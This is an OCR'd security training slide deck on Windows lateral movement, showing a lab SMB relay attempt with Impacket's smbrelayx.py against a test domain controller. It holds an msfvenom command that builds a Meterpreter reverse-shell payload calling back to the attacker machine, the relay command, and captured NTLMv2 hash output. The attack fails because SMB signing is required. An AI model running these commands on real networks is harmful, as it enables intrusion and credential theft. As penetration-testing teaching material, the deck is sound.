# Windows Lateral Movement 2


Information Security Inc.

# Contents

- Lateral Pass => Moving through the network
- On the network without credentials => identify the network
- Test Setup
- A variety of attacks to comprise the systems
- References

# Lateral Pass => Moving through the network

- A lateral pass is used when you can not move forward, you are on the compromised network but without privileges or account credentials
- It is important to identify where sensitive data is being stored and gain access to those environments




# On the network without credentials
# => identify the network

- You breached the network but not having any credentials yet (popped a box that was not connected to the domain)
- Identify the network (tcpdump,nmap,Intercepter-NG), find the domain controllers and attack

# On the network without credentials => identify the network

- Intercepter-NG example: identifying the DC




Intercepter-NG 1.0

Network Adapter

'Intel(R) 82574L Gigabit Network Connection' on local host:192.168.10.109

| Protocol | Tim... | From/To | H.. | Username | Password |
|---|---|---|---|---|---|
| Kerberos Auth | 19:0... | 192.168.10.108/192.168.10.111:88 | | aes256-cts-hmac-sha1... | SWITCH\Gaku:$mskrb5... |
| LDAP Auth | 19:0... | 192.168.10.111/192.168.10.108:389 | | £▌ | 9''ÿ¡u▌d¤Ñ0¸Lã•ù |
| LDAP Auth | 19:0... | 192.168.10.111/192.168.10.108:389 | | £▌ | Y▯▌Æµo#d▌ÇÚï▯▯:+▯Só{▯ß... |


# Test Setup



```
•    ------------------
     | Attacker      |
     | Machine       |
     | Windows 10| +++++++
     ------------------                            ----------------------
                                                 |      Domain       |
IP:192.168.10.109            +++++++++++++ |     Controller     |
     ---------------                             | Server 2008 R2 |
     | Attacker   |  ++++++++                      -----------------------
     | Machine    |
     | Kali Linux |                                IP:192.168.10.108
     ---------------                                ---------------------
                             +++++++++++++  |  Windows 10    |
IP: 192.168.10.12                                 |  connected       |
                                                  |  to the domain |
                                                   --------------------
                                                 IP: 192.168.10.111
```

# A variety of attacks to comprise the systems

- Impacket: SMB replay attacks for NTLMv2; using smbrelayx.py script




Impacket

Impacket is a collection of Python classes for working with network protocols.

# A variety of attacks to comprise the systems

- Creating payload for smbrelayx.py script using msfvenom


“ msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.10.12 LPORT=15111 -f exe > shell.exe “



```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.10.12 LPORT=15111 -f exe > shell.exe
```

# A variety of attacks to comprise the systems


- Starting smbrelayx.py



```
root@kali2017:~/impacket# python examples/smbrelayx.py -h 192.168.10.108 -e ./shell.exe
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies
```

# A variety of attacks to comprise the systems


- IP 192.168.10.111 (nightly software inventory process on this machine) connecting to the attacker SMB server (192.168.10.12)
- By default Windows server 2008, 2008 R2 uses SMB signed packets hence the attack will not work



```
[*] Setting up HTTP Server
[*] SMBD: Received connection from 192.168.10.111, attacking target 192.168.10.108
[-] Signature is REQUIRED on the other end, attack will not work
[*] Authenticating against 192.168.10.108 as SWITCH\Gaku SUCCEED
[*] Gaku::SWITCH:06933ce8e2c58cf1:d85262c4b00f931b9e6b4cabbb7c7c65:0101000000000000f62aaecb6c79d301a9b
d50a0000000002000c0053005700490054004300480001001e00570049004e002d00460031004a00500041005600560048004300
0040014007300770069007400630068002e006e00650073000300340057004900 4e002d00460031004a00500041005600560048
004e002e0073007700690074006300 68002e006e0065007300050014007300770069007400630068002e006e006500730007000
ecb6c79d3010600040002000000008003000300000000000000000000000000002000006f15e07c13dfb14c0d328867c42df514c978
f28f9ffb1b73e967fe690a0010000000000000000000000000000000000000000090024006300690066007300 2f003100390032002e0
038002e00310030002e00310032000000000000000000000000000000
[*] Sending status code STATUS_SUCCESS after authentication to 192.168.10.111
[*] Requesting shares on 192.168.10.108.....
[-] TreeConnectAndX not found ADMIN$
[-] Error requesting shares on 192.168.10.108, aborting.....
[-] Error performing the installation, cleaning up: SMB SessionError: STATUS_ACCESS_DENIED({Access Deni
ocess has requested access to an object but has not been granted those access rights.)
```

# A variety of attacks to comprise the systems

- By default Windows server 2008, 2008 R2 uses SMB signed packets hence the attack will not work; another method to obtain credentials is required; to be continued in Part 3


Microsoft network server: Digitally sign communications (always...
Local Security Setting
Explain
OK
Cancel
Apply

Microsoft network server: Digitally sign communications (always)

● Enabled

○ Disabled

Modifying this setting may affect compatibility with clients, services, and applications.
For more information, see Microsoft network server: Digitally sign communications (always). (Q823659)

# References

- Impacket
https://github.com/CoreSecurity/impacket

- SMB relay
https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python